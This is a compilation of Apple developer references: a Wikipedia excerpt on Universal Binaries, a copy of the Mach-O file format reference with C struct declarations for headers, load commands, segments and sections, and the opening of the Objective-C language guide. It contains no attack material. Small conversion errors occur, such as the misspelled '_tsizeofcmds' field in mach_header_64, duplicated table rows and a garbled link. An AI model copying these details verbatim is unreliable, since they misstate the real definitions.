Apple has used the same binary format as Universal Binaries for [iOS](#) applications by default on multiple occasions of architectural co-existence: around 2010 during the armv6-armv7-armv7s transition and around 2016 during the armv7-arm64 transition. The [App Store](#) automatically thins the binaries. No trade names were derived for this practice, as it is only a concern of the developer.^[8]

https://en.wikipedia.org/wiki/Universal_binary

OS X ABI Mach-O File Format Reference

This document describes the structure of the Mach-O (Mach object) file format, which is the standard used to store programs and libraries on disk in the Mac app binary interface (ABI). To understand how the Xcode tools work with Mach-O files, and to perform low-level debugging tasks, you need to understand this information.

The Mach-O file format provides both intermediate (during the build process) and final (after linking the final product) storage of machine code and data. It was designed as a flexible replacement for the BSD a.out format, to be used by the compiler and the static linker and to contain statically linked executable code at runtime. Features for dynamic linking were added as the goals of OS X evolved, resulting in a single file format for both statically linked and dynamically linked code.

Basic Structure

A Mach-O file contains three major regions (as shown in Figure 1):

- At the beginning of every Mach-O file is a *header structure* that identifies the file as a Mach-O file. The header also contains other basic file type information, indicates the target architecture, and contains flags specifying options that affect the interpretation of the rest of the file.

- Directly following the header are a series of variable-size *load commands* that specify the layout and linkage characteristics of the file. Among other information, the load commands can specify:
 - The initial layout of the file in virtual memory
 - The location of the symbol table (used for dynamic linking)
 - The initial execution state of the main thread of the program
 - The names of shared libraries that contain definitions for the main executable's imported symbols
- Following the load commands, all Mach-O files contain the data of one or more segments. Each *segment* contains zero or more sections. Each *section* of a segment contains code or data of some particular type. Each segment defines a region of virtual memory that the dynamic linker maps into the address space of the process. The exact number and layout of segments and sections is specified by the load commands and the file type.
- In user-level fully linked Mach-O files, the last segment is the *link edit* segment. This segment contains the tables of link edit information, such as the symbol table, string table, and so forth, used by the dynamic loader to link an executable file or Mach-O bundle to its dependent libraries.

Various tables within a Mach-O file refer to sections by number. Section numbering begins at 1 (not 0) and continues across segment boundaries. Thus, the first segment in a file may contain sections 1 and 2 and the second segment may contain sections 3 and 4.

When using the Stabs debugging format, the symbol table also holds debugging information. When using DWARF, debugging information is stored in the image's corresponding dSYM file, specified by the `uuid_command` structure.

Header Structure and Load Commands

A Mach-O file contains code and data for one architecture. The header structure of a Mach-O file specifies the target architecture, which allows the kernel to ensure that, for example, code intended for PowerPC-based Macintosh computers is not executed on Intel-based Macintosh computers.

You can group multiple Mach-O files (one for each architecture you want to support) in one binary using the format described in [Universal Binaries and 32-bit/64-bit PowerPC Binaries](#).

Binaries that contain object files for more than one architecture are not Mach-O files. They archive one or more Mach-O files.

Segments and sections are normally accessed by name. Segments, by convention, are named using all uppercase letters preceded by two underscores (for example, `__TEXT`); sections should be named using all lowercase letters preceded by two underscores (for example, `__text`). This naming convention is standard, although not required for the tools to operate correctly.

Segments

A segment defines a range of bytes in a Mach-O file and the addresses and memory protection attributes at which those bytes are mapped into virtual memory when the dynamic linker loads the application. As such, segments are always virtual memory page aligned. A segment contains zero or more sections.

Segments that require more memory at runtime than they do at build time can specify a larger in-memory size than they actually have on disk. For example, the `__PAGEZERO` segment generated by the linker for PowerPC executable files has a virtual memory size of one page but an on-disk size of 0. Because `__PAGEZERO` contains no data, there is no need for it to occupy any space in the executable file.

Note: Sections that are to be filled with zeros must always be placed at the end of the segment. Otherwise, the standard tools will not be able to successfully manipulate the Mach-O file.

For compactness, an intermediate object file contains only one segment. This segment has no name; it contains all the sections destined ultimately for different segments in the final object file. The data structure that defines a section contains the name of the segment the section is intended for, and the static linker places each section in the final object file accordingly.

For best performance, segments should be aligned on virtual memory page boundaries—4096 bytes for PowerPC and x86 processors. To calculate the size of a segment, add up the size of each section, then round up the sum to the next virtual memory page boundary (4096 bytes, or 4 kilobytes). Using this algorithm, the minimum size of a segment is 4 kilobytes, and thereafter it is sized at 4 kilobyte increments.

The header and load commands are considered part of the first segment of the file for paging purposes. In an executable file, this generally means that the headers and load commands live at the start of the `__TEXT` segment because that is the first segment that contains data.

The `__PAGEZERO` segment contains no data on disk, so it's ignored for this purpose.

These are the segments the standard OS X development tools (contained in the Xcode Tools CD) may include in an OS X executable:

- The static linker creates a `__PAGEZERO` segment as the first segment of an executable file. This segment is located at virtual memory location 0 and has no protection rights assigned, the combination of which causes accesses to NULL, a common C programming error, to immediately crash. The `__PAGEZERO` segment is the size of one full VM page for the current architecture (for Intel-based and PowerPC-based Macintosh computers, this is 4096 bytes or 0x1000 in hexadecimal). Because there is no data in the `__PAGEZERO` segment, it occupies no space in the file (the file size in the segment command is 0).
- The `__TEXT` segment contains executable code and other read-only data. To allow the kernel to map it directly from the executable into sharable memory, the static linker sets this segment's virtual memory permissions to disallow writing. When the segment is mapped into memory, it can be shared among all processes interested in its contents. (This is primarily used with frameworks, bundles, and shared libraries, but it is possible to run multiple copies of the same executable in OS X, and this applies in that case as well.) The read-only attribute also means that the pages that make up the `__TEXT` segment never need to be written back to disk. When the kernel needs to

free up physical memory, it can simply discard one or more `__TEXT` pages and re-read them from disk when they are next needed.

- The `__DATA` segment contains writable data. The static linker sets the virtual memory permissions of this segment to allow both reading and writing. Because it is writable, the `__DATA` segment of a framework or other shared library is logically copied for each process linking with the library. When memory pages such as those making up the `__DATA` segment are readable and writable, the kernel marks them copy-on-write; therefore when a process writes to one of these pages, that process receives its own private copy of the page.
- The `__OBJC` segment contains data used by the Objective-C language runtime support library.
- The `__IMPORT` segment contains symbol stubs and non-lazy pointers to symbols not defined in the executable. This segment is generated only for executables targeted for the IA-32 architecture.
- The `__LINKEDIT` segment contains raw data used by the dynamic linker, such as symbol, string, and relocation table entries.

Sections

The `__TEXT` and `__DATA` segments may contain a number of standard sections, listed in Table 1, Table 2, and Table 3. The `__OBJC` segment contains a number of sections that are private to the Objective-C compiler. Note that the static linker and file analysis tools use the section type and attributes (instead of the section name) to determine how they should treat the section. The section name, type and attributes are explained further in the description of the section data type.

Table 1: The sections of a `__TEXT` segment

Segment and section name	Contents
<code>__TEXT,__text</code>	Executable machine code. The compiler generally places only executable code in this section, no tables or data of any sort.
<code>__TEXT,__cstring</code>	Constant C strings. A C string is a sequence of non-null bytes that ends with a null byte ('\0'). The static linker coalesces constant C string values, removing duplicates, when building the final product.
<code>__TEXT,__picsymbol_stub</code>	Position-independent indirect symbol stubs. See “ Position-Independent Code ” in <i>Mach-O Programming Topics</i> for more information.
<code>__TEXT,__symbol_stub</code>	Indirect symbol stubs. See “ Position-Independent Code ” in <i>Mach-O Programming Topics</i> for more information.

Segment and section name	Contents
<code>__TEXT,__const</code>	Initialized constant variables. The compiler places all nonrelocatable data declared <code>const</code> in this section. (The compiler typically places uninitialized constant variables in a zero-filled section.)
<code>__TEXT,__literal4</code>	4-byte literal values. The compiler places single-precision floating point constants in this section. The static linker coalesces these values, removing duplicates, when building the final product. With some architectures, it's more efficient for the compiler to use immediate load instructions rather than adding to this section.
<code>__TEXT,__literal8</code>	8-byte literal values. The compiler places double-precision floating point constants in this section. The static linker coalesces these values, removing duplicates, when building the final product. With some architectures, it's more efficient for the compiler to use immediate load instructions rather than adding to this section.

Table 2: The sections of a `__DATA` segment

Segment and section name	Contents
<code>__DATA,__data</code>	Initialized mutable variables, such as writable C strings and data arrays.
<code>__DATA,__la_symbol_ptr</code>	Lazy symbol pointers, which are indirect references to functions imported from a different file. See “ Position-Independent Code ” in <i>Mach-O Programming Topics</i> for more information.
<code>__DATA,__nl_symbol_ptr</code>	Non-lazy symbol pointers, which are indirect references to data items imported from a different file. See “ Position-Independent Code ” in <i>Mach-O Programming Topics</i> for more information.
<code>__DATA,__dyld</code>	Placeholder section used by the dynamic linker.
<code>__DATA,__const</code>	Initialized relocatable constant variables.

Segment and section name	Contents
<code>__DATA,__mod_init_func</code>	Module initialization functions. The C++ compiler places static constructors here.
<code>__DATA,__mod_term_func</code>	Module termination functions.
<code>__DATA,__bss</code>	Data for uninitialized static variables (for example, static int i;).
<code>__DATA,__common</code>	Uninitialized imported symbol definitions (for example, int i;) located in the global scope (outside of a function declaration).

Table 3: The sections of a `__IMPORT` segment

Segment and section name	Contents
<code>__IMPORT,__jump_table</code>	Stubs for calls to functions in a dynamic library.
<code>__IMPORT,__pointers</code>	Non-lazy symbol pointers, which are direct references to functions imported from a different file.

Data Types

Header Data Structure

`mach_header`

Specifies the general attributes of a file. Appears at the beginning of object files targeted to 32-bit architectures. Declared in `/usr/include/mach-o/loader.h`. See also `mach_header_64`.

Declaration

```
struct mach_header {
    uint32_t magic;
    cpu_type_t cputype;
    cpu_subtype_t cpusubtype;
    uint32_t filetype;
    uint32_t ncmds;
    uint32_t sizeofcmds;
    uint32_t flags;
};
```

Fields

magic

An integer containing a value identifying this file as a 32-bit Mach-O file. Use the constant MH_MAGIC if the file is intended for use on a CPU with the same endianness as the computer on which the compiler is running. The constant MH_CIGAM can be used when the byte ordering scheme of the target machine is the reverse of the host CPU.

cputype

An integer indicating the architecture you intend to use the file on. Appropriate values include:CPU_TYPE_POWERPC to target PowerPC-based Macintosh computersCPU_TYPE_I386 to target the Intel-based Macintosh computers

cpusubtype

An integer specifying the exact model of the CPU. To run on all PowerPC or x86 processors supported by the OS X kernel, this should be set to CPU_SUBTYPE_POWERPC_ALL or CPU_SUBTYPE_I386_ALL.

filetype

An integer indicating the usage and alignment of the file. Valid values for this field include:

- The MH_OBJECT file type is the format used for intermediate object files. It is a very compact format containing all its sections in one segment. The compiler and assembler usually create one MH_OBJECT file for each source code file. By convention, the file name extension for this format is .o.
- The MH_EXECUTE file type is the format used by standard executable programs.
- The MH_BUNDLE file type is the type typically used by code that you load at runtime (typically called bundles or plug-ins). By convention, the file name extension for this format is .bundle.
- The MH_DYLIB file type is for dynamic shared libraries. It contains some additional tables to support multiple modules. By convention, the file name extension for this format is .dylib, except for the main shared library of a framework, which does not usually have a file name extension.
- The MH_PRELOAD file type is an executable format used for special-purpose programs that are not loaded by the OS X kernel, such as programs burned into programmable ROM chips. Do not confuse this file type with the MH_PREBOUND flag, which is a flag that the static linker sets in the header structure to mark a prebound image.
- The MH_CORE file type is used to store core files, which are traditionally created when a program crashes. Core files store the entire address space of a process at the time it crashed. You can later run gdb on the core file to figure out why the crash occurred.
- The MH_DYLINKER file type is the type of a dynamic linker shared library. This is the type of the dyld file.
- The MH_DSYM file type designates files that store symbol information for a corresponding binary file.

`ncmds`

An integer indicating the number of load commands following the header structure.

`sizeofcmds`

An integer indicating the number of bytes occupied by the load commands following the header structure.

`flags`

An integer containing a set of bit flags that indicate the state of certain optional features of the Mach-O file format. These are the masks you can use to manipulate this field:

- `MH_NOUNDEFS`—The object file contained no undefined references when it was built.
- `MH_INCRLINK`—The object file is the output of an incremental link against a base file and cannot be linked again.
- `MH_DYLDLINK`—The file is input for the dynamic linker and cannot be statically linked again.
- `MH_TWOLEVEL`—The image is using two-level namespace bindings.
- `MH_BINDATLOAD`—The dynamic linker should bind the undefined references when the file is loaded.
- `MH_PREBOUND`—The file's undefined references are prebound.
- `MH_PREBINDABLE`—This file is not prebound but can have its prebinding redone. Used only when `MH_PREBOUND` is not set.
- `MH_NOFIXPREBINDING`—The dynamic linker doesn't notify the prebinding agent about this executable.
- `MH_ALLMODSBOUND`—Indicates that this binary binds to all two-level namespace modules of its dependent libraries. Used only when `MH_PREBINDABLE` and `MH_TWOLEVEL` are set.
- `MH_CANONICAL`—This file has been canonicalized by unprebinding—clearing prebinding information from the file. See the `redo_prebinding` man page for details.
- `MH_SPLIT_SEGS`—The file has its read-only and read-write segments split.
- `MH_FORCE_FLAT`—The executable is forcing all images to use flat namespace bindings.
- `MH_SUBSECTIONS_VIA_SYMBOLS`—The sections of the object file can be divided into individual blocks. These blocks are dead-stripped if they are not used by other code. See [Linking](#) for details.
- `MH_NOMULTIDEFS`—This umbrella guarantees there are no multiple definitions of symbols in its subimages. As a result, the two-level namespace hints can always be used.

`mach_header_64`

Defines the general attributes of a file targeted for a 64-bit architecture. Declared in /usr/include/mach-o/loader.h.

Declaration

```
struct mach_header_64 {  
    uint32_t magic;  
    cpu_type_t cputype;  
    cpu_subtype_t cpusubtype;  
    uint32_t filetype;  
    uint32_t ncmds;  
    uint32_t _tsizeofcmds;  
    uint32_t flags;  
    uint32_t reserved;  
};
```

Fields

magic

An integer containing a value identifying this file as a 64-bit Mach-O file. Use the constant MH_MAGIC_64 if the file is intended for use on a CPU with the same endianness as the computer on which the compiler is running. The constant MH_CIGAM_64 can be used when the byte ordering scheme of the target machine is the reverse of the host CPU.

cputype

An integer indicating the architecture you intend to use the file on. The only appropriate value for this structure is:

- CPU_TYPE_x86_64 to target 64-bit Intel-based Macintosh computers.
- CPU_TYPE_POWERPC64 to target 64-bit PowerPC-based Macintosh computers.

cpusubtype

An integer specifying the exact model of the CPU. To run on all PowerPC processors supported by the OS X kernel, this should be set to CPU_SUBTYPE_POWERPC_ALL.

filetype

An integer indicating the usage and alignment of the file. Valid values for this field include:

- The MH_OBJECT file type is the format used for intermediate object files. It is a very compact format containing all its sections in one segment. The compiler and assembler usually create one MH_OBJECT file for each source code file. By convention, the file name extension for this format is .o.
- The MH_EXECUTE file type is the format used by standard executable programs.

- The MH_BUNDLE file type is the type typically used by code that you load at runtime (typically called bundles or plug-ins). By convention, the file name extension for this format is .bundle.
- The MH_DYLIB file type is for dynamic shared libraries. It contains some additional tables to support multiple modules. By convention, the file name extension for this format is .dylib, except for the main shared library of a framework, which does not usually have a file name extension.
- The MH_PRELOAD file type is an executable format used for special-purpose programs that are not loaded by the OS X kernel, such as programs burned into programmable ROM chips. Do not confuse this file type with the MH_PREBOUND flag, which is a flag that the static linker sets in the header structure to mark a prebound image.
- The MH_CORE file type is used to store core files, which are traditionally created when a program crashes. Core files store the entire address space of a process at the time it crashed. You can later run `gdb` on the core file to figure out why the crash occurred.
- The MH_DYLINKER file type is the type of a dynamic linker shared library. This is the type of the `dyld` file.
- The MH_DSYM file type designates files that store symbol information for a corresponding binary file.

`ncmds`

An integer indicating the number of load commands following the header structure.

`sizeofcmds`

An integer indicating the number of bytes occupied by the load commands following the header structure.

`flags`

An integer containing a set of bit flags that indicate the state of certain optional features of the Mach-O file format. These are the masks you can use to manipulate this field:

- `MH_NOUNDEFS`—The object file contained no undefined references when it was built.
- `MH_INCRLINK`—The object file is the output of an incremental link against a base file and cannot be linked again.
- `MH_DYLDLINK`—The file is input for the dynamic linker and cannot be statically linked again.
- `MH_TWOLEVEL`—The image is using two-level namespace bindings.
- `MH_BINDATLOAD`—The dynamic linker should bind the undefined references when the file is loaded.
- `MH_PREBOUND`—The file's undefined references are prebound.
- `MH_PREBINDABLE`—This file is not prebound but can have its prebinding redone. Used only when `MH_PREBOUND` is not set.

- **MH_NOFIXPREBINDING**—The dynamic linker doesn't notify the prebinding agent about this executable.
- **MH_ALLMODSBOUND**—Indicates that this binary binds to all two-level namespace modules of its dependent libraries. Used only when **MH_PREBINDABLE** and **MH_TWOLEVEL** are set.
- **MH_CANONICAL**—This file has been canonicalized by unprebinding—clearing prebinding information from the file. See the **redo_prebinding** man page for details.
- **MH_SPLIT_SEGS**—The file has its read-only and read-write segments split.
- **MH_FORCE_FLAT**—The executable is forcing all images to use flat namespace bindings.
- **MH_SUBSECTIONS_VIA_SYMBOLS**—The sections of the object file can be divided into individual blocks. These blocks are dead-stripped if they are not used by other code. See “Linking” for details.
- **MH_NOMULTIDEFS**—This umbrella guarantees there are no multiple definitions of symbols in its subimages. As a result, the two-level namespace hints can always be used.

reserved

Reserved for future use.

Load Command Data Structures

The load command structures are located directly after the header of the object file, and they specify both the logical structure of the file and the layout of the file in virtual memory. Each load command begins with fields that specify the command type and the size of the command data.

load_command

Contains fields that are common to all load commands.

Declaration

```
struct load_command {
    uint32_t cmd;
    uint32_t cmdsize;
};
```

Fields

cmd

An integer indicating the type of load command. Table 4 lists the valid load command types.

cmdsize

An integer specifying the total size in bytes of the load command data structure. Each load command structure contains a different set of data, depending on the load command type, so

each might have a different size. In 32-bit architectures, the size must always be a multiple of 4; in 64-bit architectures, the size must always be a multiple of 8. If the load command data does not divide evenly by 4 or 8 (depending on whether the target architecture is 32-bit or 64-bit, respectively), add bytes containing zeros to the end until it does.

Discussion

Table 4 lists the valid load command types, with links to the full data structures for each type.

Table 4: Mach-O load commands

Commands	Data structures	Purpose
LC_UUID	uuid_command	Specifies the 128-bit UUID for an image or its corresponding dSYM file.
LC_SEGMENT	segment_command	Defines a segment of this file to be mapped into the address space of the process that loads this file. It also includes all the sections contained by the segment.
LC_SEGMENT_64	segment_command_64	Defines a 64-bit segment of this file to be mapped into the address space of the process that loads this file. It also includes all the sections contained by the segment.
LC_SYMTAB	symtab_command	Specifies the symbol table for this file. This information is used by both static and dynamic linkers when linking the file, and also by debuggers to map symbols to the original source code files from which the symbols were generated.
LC_DYSYMTAB	dysymtab_command	Specifies additional symbol table information used by the dynamic linker.
LC_THREAD LC_UNIXTHREAD	thread_command	For an executable file, the LC_UNIXTHREAD command defines the initial thread state of the main thread of the

Commands	Data structures	Purpose
LC_THREAD	thread_command	process. LC_THREAD is similar to LC_UNIXTHREAD but does not cause the kernel to allocate a stack.
LC_LOAD_DYLIB	dylib_command	Defines the name of a dynamic shared library that this file links against.
LC_ID_DYLIB	dylib_command	Specifies the install name of a dynamic shared library.
LC_PREBOUND_DYLIB	prebound_dylib_command	For a shared library that this executable is linked prebound against, specifies the modules in the shared library that are used.
LC_LOAD_DYLINKER	dylinker_command	Specifies the dynamic linker that the kernel executes to load this file.
LC_ID_DYLINKER	dylinker_command	Identifies this file as a dynamic linker.
LC_ROUTINES	routines_command	Contains the address of the shared library initialization routine (specified by the linker's -init option).
LC_ROUTINES_64	routines_command_64	Contains the address of the shared library 64-bit initialization routine (specified by the linker's -init option).
LC_TWOLEVEL_HINTS	twolevel_hints_command	Contains the two-level namespace lookup hint table.
LC_SUB_FRAMEWORK	sub_framework_command	Identifies this file as the implementation of a subframework of an umbrella framework. The name of the

Commands	Data structures	Purpose
		umbrella framework is stored in the string parameter.
LC_SUB_UMBRELLA	sub_umbrella_command	Specifies a file that is a subumbrella of this umbrella framework.
LC_SUB_LIBRARY	sub_library_command	Defines the attributes of the LC_SUB_LIBRARY load command. Identifies a sublibrary of this framework and marks this framework as an umbrella framework.
LC_SUB_CLIENT	sub_client_command	A subframework can explicitly allow another framework or bundle to link against it by including an LC_SUB_CLIENT load command containing the name of the framework or a client name for a bundle.

uuid_command

Specifies the 128-bit universally unique identifier (UUID) for an image or for its corresponding dSYM file.

Declaration

```
struct uuid_command {
    uint32_t cmd;
    uint32_t cmdsize;
    uint8_t uuid[16];
};
```

Fields

cmd

Set to LC_UUID for this structure.

cmdsize

Set to sizeof(uuid_command).

uuid

128-bit unique identifier.

segment_command

Specifies the range of bytes in a 32-bit Mach-O file that make up a segment. Those bytes are mapped by the loader into the address space of a program. Declared in /usr/include/mach-o/loader.h. See also segment_command_64.

Declaration

```
struct segment_command {  
    uint32_t cmd;  
    uint32_t cmdsize;  
    char segname[16];  
    uint32_t vmaddr;  
    uint32_t vmsize;  
    uint32_t fileoff;  
    uint32_t filesize;  
    vm_prot_t maxprot;  
    vm_prot_t initprot;  
    uint32_t nsects;  
    uint32_t flags;  
};
```

Fields

cmd

Common to all load command structures. Set to LC_SEGMENT for this structure.

cmdsize

Common to all load command structures. For this structure, set this field to sizeof(segment_command) plus the size of all the section data structures that follow (sizeof(segment_command) + (sizeof(section) * segment->nsect))).

segname

A C string specifying the name of the segment. The value of this field can be any sequence of ASCII characters, although segment names defined by Apple begin with two underscores and consist of capital letters (as in __TEXT and __DATA). This field is fixed at 16 bytes in length.

vmaddr

Indicates the starting virtual memory address of this segment.

vmsize

Indicates the number of bytes of virtual memory occupied by this segment. See also the description of filesize, below.

fileoff

Indicates the offset in this file of the data to be mapped at vmaddr.

filesize

Indicates the number of bytes occupied by this segment on disk. For segments that require more memory at runtime than they do at build time, vmsize can be larger than filesize. For example, the __PAGEZERO segment generated by the linker for MH_EXECUTABLE files has a vmsize of 0x1000 but a filesize of 0. Because __PAGEZERO contains no data, there is no need for it to occupy any space until runtime. Also, the static linker often allocates uninitialized data at the end of the __DATA segment; in this case, the vmsize is larger than the filesize. The loader guarantees that any memory of this sort is initialized with zeros.

maxprot

Specifies the maximum permitted virtual memory protections of this segment.

initprot

Specifies the initial virtual memory protections of this segment.

nsects

Indicates the number of section data structures following this load command.

flags

Defines a set of flags that affect the loading of this segment:

- SG_HIGHVM—The file contents for this segment are for the high part of the virtual memory space; the low part is zero filled (for stacks in core files).
- SG_NORELOC—This segment has nothing that was relocated in it and nothing relocated to it. It may be safely replaced without relocation.

segment_command_64

Specifies the range of bytes in a 64-bit Mach-O file that make up a segment. Those bytes are mapped by the loader into the address space of a program. If the 64-bit segment has sections, they are defined by section_64 structures. Declared in /usr/include/mach-o/loader.h.

Declaration

```
struct segment_command_64 {  
    uint32_t cmd;  
    uint32_t cmdsize;  
    char segname[16];  
    uint64_t vmaddr;  
    uint64_t vmsize;
```

```
    uint64_t fileoff;  
    uint64_t filesize;  
    vm_prot_t maxprot;  
    vm_prot_t initprot;  
    uint32_t nsects;  
    uint32_t flags;  
};
```

Fields

cmd

See description in `segment_command`. Set to `LC_SEGMENT_64` for this structure.

cmdsize

Common to all load command structures. For this structure, set this field to `sizeof(segment_command_64)` plus the size of all the section data structures that follow (`sizeof(segment_command_64) + (sizeof(section_64) * segment->nsect)`).

segname

A C string specifying the name of the segment. The value of this field can be any sequence of ASCII characters, although segment names defined by Apple begin with two underscores and consist of capital letters (as in `__TEXT` and `__DATA`). This field is fixed at 16 bytes in length.

vmaddr

Indicates the starting virtual memory address of this segment.

vmsize

Indicates the number of bytes of virtual memory occupied by this segment. See also the description of `filesize`, below.

fileoff

Indicates the offset in this file of the data to be mapped at `vmaddr`.

filesize

Indicates the number of bytes occupied by this segment on disk. For segments that require more memory at runtime than they do at build time, `vmsize` can be larger than `filesize`. For example, the `__PAGEZERO` segment generated by the linker for `MH_EXECUTABLE` files has a `vmsize` of `0x1000` but a `filesize` of `0`. Because `__PAGEZERO` contains no data, there is no need for it to occupy any space until runtime. Also, the static linker often allocates uninitialized data at the end of the `__DATA` segment; in this case, the `vmsize` is larger than the `filesize`. The loader guarantees that any memory of this sort is initialized with zeros.

maxprot

Specifies the maximum permitted virtual memory protections of this segment.

initprot

Specifies the initial virtual memory protections of this segment.

nsects

Indicates the number of section data structures following this load command.

flags

Defines a set of flags that affect the loading of this segment:

- SG_HIGHVM—The file contents for this segment are for the high part of the virtual memory space; the low part is zero filled (for stacks in core files).
- SG_NORELOC—This segment has nothing that was relocated in it and nothing relocated to it. It may be safely replaced without relocation.

section

Defines the elements used by a 32-bit section. Directly following a segment_command data structure is an array of section data structures, with the exact count determined by the nsects field of the segment_command structure. Declared in /usr/include/mach-o/loader.h. See also section_64.

Declaration

```
struct section {  
    char sectname[16];  
    char segname[16];  
    uint32_t addr;  
    uint32_t size;  
    uint32_t offset;  
    uint32_t align;  
    uint32_t reloff;  
    uint32_t nreloc;  
    uint32_t flags;  
    uint32_t reserved1;  
    uint32_t reserved2;  
};
```

Fields

sectname

A string specifying the name of this section. The value of this field can be any sequence of ASCII characters, although section names defined by Apple begin with two underscores and consist of lowercase letters (as in __text and __data). This field is fixed at 16 bytes in length.

segname

A string specifying the name of the segment that should eventually contain this section. For compactness, intermediate object files—files of type MH_OBJECT—contain only one segment, in which all sections are placed. The static linker places each section in the named segment when building the final product (any file that is not of type MH_OBJECT).

addr

An integer specifying the virtual memory address of this section.

size

An integer specifying the size in bytes of the virtual memory occupied by this section.

offset

An integer specifying the offset to this section in the file.

align

An integer specifying the section's byte alignment. Specify this as a power of two; for example, a section with 8-byte alignment would have an align value of 3 (2 to the 3rd power equals 8).

reloff

An integer specifying the file offset of the first relocation entry for this section.

nreloc

An integer specifying the number of relocation entries located at reloff for this section.

flags

An integer divided into two parts. The least significant 8 bits contain the section type, while the most significant 24 bits contain a set of flags that specify other attributes of the section. These types and flags are primarily used by the static linker and file analysis tools, such as otool, to determine how to modify or display the section. These are the possible types:

- **S_REGULAR**—This section has no particular type. The standard tools create a `__TEXT,__text` section of this type.
- **S_ZERO_FILL**—Zero-fill-on-demand section—when this section is first read from or written to, each page within is automatically filled with bytes containing zero.
- **S_CSTRING_LITERAL**—This section contains only constant C strings. The standard tools create a `__TEXT,__cstring` section of this type.
- **S_4BYTE_LITERAL**—This section contains only constant values that are 4 bytes long. The standard tools create a `__TEXT,__literal4` section of this type.
- **S_8BYTE_LITERAL**—This section contains only constant values that are 8 bytes long. The standard tools create a `__TEXT,__literal8` section of this type.
- **S_LITERAL_POINTER**—This section contains only pointers to constant values.

- **S_NON_LAZY_SYMBOL_POINTERS**—This section contains only non-lazy pointers to symbols. The standard tools create a section of the `__DATA,__nl_symbol_ptr`s section of this type.
- **S_LAZY_SYMBOL_POINTERS**—This section contains only lazy pointers to symbols. The standard tools create a `__DATA,__la_symbol_ptr`s section of this type.
- **S_SYMBOL_STUBS**—This section contains symbol stubs. The standard tools create `__TEXT,__symbol_stub` and `__TEXT,__picsymbol_stub` sections of this type. See “[Position-Independent Code](#)” in *Mach-O Programming Topics* for more information.
- **S_MOD_INIT_FUNC_POINTERS**—This section contains pointers to module initialization functions. The standard tools create `__DATA,__mod_init_func` sections of this type.
- **S_MOD_TERM_FUNC_POINTERS**—This section contains pointers to module termination functions. The standard tools create `__DATA,__mod_term_func` sections of this type.
- **S_COALESCED**—This section contains symbols that are coalesced by the static linker and possibly the dynamic linker. More than one file may contain coalesced definitions of the same symbol without causing multiple-defined-symbol errors.
- **S_GB_ZEROFILL**—This is a zero-filled on-demand section. It can be larger than 4 GB. This section must be placed in a segment containing only zero-filled sections. If you place a zero-filled section in a segment with non-zero-filled sections, you may cause those sections to be unreachable with a 31-bit offset. That outcome stems from the fact that the size of a zero-filled section can be larger than 4 GB (in a 32-bit address space). As a result of this, the static linker would be unable to build the output file. See `segment_command` for more information.

The following are the possible attributes of a section:

- **S_ATTR PURE_INSTRUCTIONS**—This section contains only executable machine instructions. The standard tools set this flag for the sections `__TEXT,__text`, `__TEXT,__symbol_stub`, and `__TEXT,__picsymbol_stub`.
- **S_ATTR SOME_INSTRUCTIONS**—This section contains executable machine instructions.
- **S_ATTR NO_TOC**—This section contains coalesced symbols that must not be placed in the table of contents (SYMDEF member) of a static archive library.
- **S_ATTR EXT_RELOC**—This section contains references that must be relocated. These references refer to data that exists in other files (undefined symbols). To support external relocation, the maximum virtual memory protections of the segment that contains this section must allow both reading and writing.
- **S_ATTR LOC_RELOC**—This section contains references that must be relocated. These references refer to data within this file.
- **S_ATTR STRIP_STATIC_SYMS**—The static symbols in this section can be stripped if the `MH_DYLDLINK` flag of the image’s `mach_header` header structure is set.

- S_ATTR_NO_DEAD_STRIP—This section must not be dead-stripped. See “Linking” for details.
- S_ATTR_LIVE_SUPPORT—This section must not be dead-stripped if they reference code that is live, but the reference is undetectable.

reserved1

An integer reserved for use with certain section types. For symbol pointer sections and symbol stubs sections that refer to indirect symbol table entries, this is the index into the indirect table for this section’s entries. The number of entries is based on the section size divided by the size of the symbol pointer or stub. Otherwise, this field is set to 0.

reserved2

For sections of type S_SYMBOL_STUBS, an integer specifying the size (in bytes) of the symbol stub entries contained in the section. Otherwise, this field is reserved for future use and should be set to 0.

[https://github.com/aidansteèle/osx-abi-macho-file-format-reference/blob/master/README.md](https://github.com/aidansteеле/osx-abi-macho-file-format-reference/blob/master/README.md)

Objective-C

Important This document describes an older version of Objective-C and has not been updated to the current version. Developers learning Objective-C should instead refer to [Programming with Objective-C](#).

The Objective-C language is a simple computer language designed to enable sophisticated object-oriented programming. Objective-C is defined as a small but powerful set of extensions to the standard ANSI C language. Its additions to C are mostly based on Smalltalk, one of the first object-oriented programming languages. Objective-C is designed to give C full object-oriented programming capabilities, and to do so in a simple and straightforward way.

Most object-oriented development environments consist of several parts:

- An object-oriented programming language
- A library of objects
- A suite of development tools
- A runtime environment

This document is about the first component of the development environment—the programming language. This document also provides a foundation for learning about the second component, the Objective-C application frameworks—collectively known as *Cocoa*. The runtime environment is described in a separate document, [Objective-C Runtime Programming Guide](#).

Who Should Read This Document

The document is intended for readers who might be interested in:

- Programming in Objective-C
- Finding out about the basis for the Cocoa application frameworks

This document both introduces the object-oriented model that Objective-C is based upon and fully documents the language. It concentrates on the Objective-C extensions to C, not on the C language itself.

Because this isn't a document about C, it assumes some prior acquaintance with that language. Object-oriented programming in Objective-C is, however, sufficiently different from *procedural programming* in ANSI C that you won't be hampered if you're not an experienced C programmer.

Organization of This Document

The following chapters cover all the features Objective-C adds to standard C.

- [Objects, Classes, and Messaging](#)
- [Defining a Class](#)
- [Protocols](#)
- [Declared Properties](#)
- [Categories and Extensions](#)
- [Associative References](#)
- [Fast Enumeration](#)
- [Enabling Static Behavior](#)
- [Selectors](#)
- [Exception Handling](#)
- [Threading](#)

A glossary at the end of this document provides definitions of terms specific to Objective-C and object-oriented programming.

Conventions

This document makes special use of computer voice and italic fonts. Computer voice denotes words or characters that are to be taken literally (typed as they appear). Italic denotes words that represent something else or can be varied. For example, the syntax:

```
@interface ClassName (CategoryName)
```

means that `@interface` and the two parentheses are required, but that you can choose the class name and category name.

Where example code is shown, ellipsis points indicates the parts, often substantial parts, that have been omitted:

```
- (void)encodeWithCoder:(NSCoder *)coder  
{  
    [super encodeWithCoder:coder];  
    ...  
}
```

See Also

If you have never used object-oriented programming to create applications, you should read [Object-Oriented Programming with Objective-C](#). You should also consider reading it if you have used other object-oriented development environments such as C++ and Java because they have many expectations and conventions different from those of Objective-C. [Object-Oriented Programming with Objective-C](#) is designed to help you become familiar with object-oriented development from the perspective of an Objective-C developer. It spells out some of the implications of object-oriented design and gives you a flavor of what writing an object-oriented program is really like.

The Runtime System

[Objective-C Runtime Programming Guide](#) describes aspects of the Objective-C runtime and how you can use it.

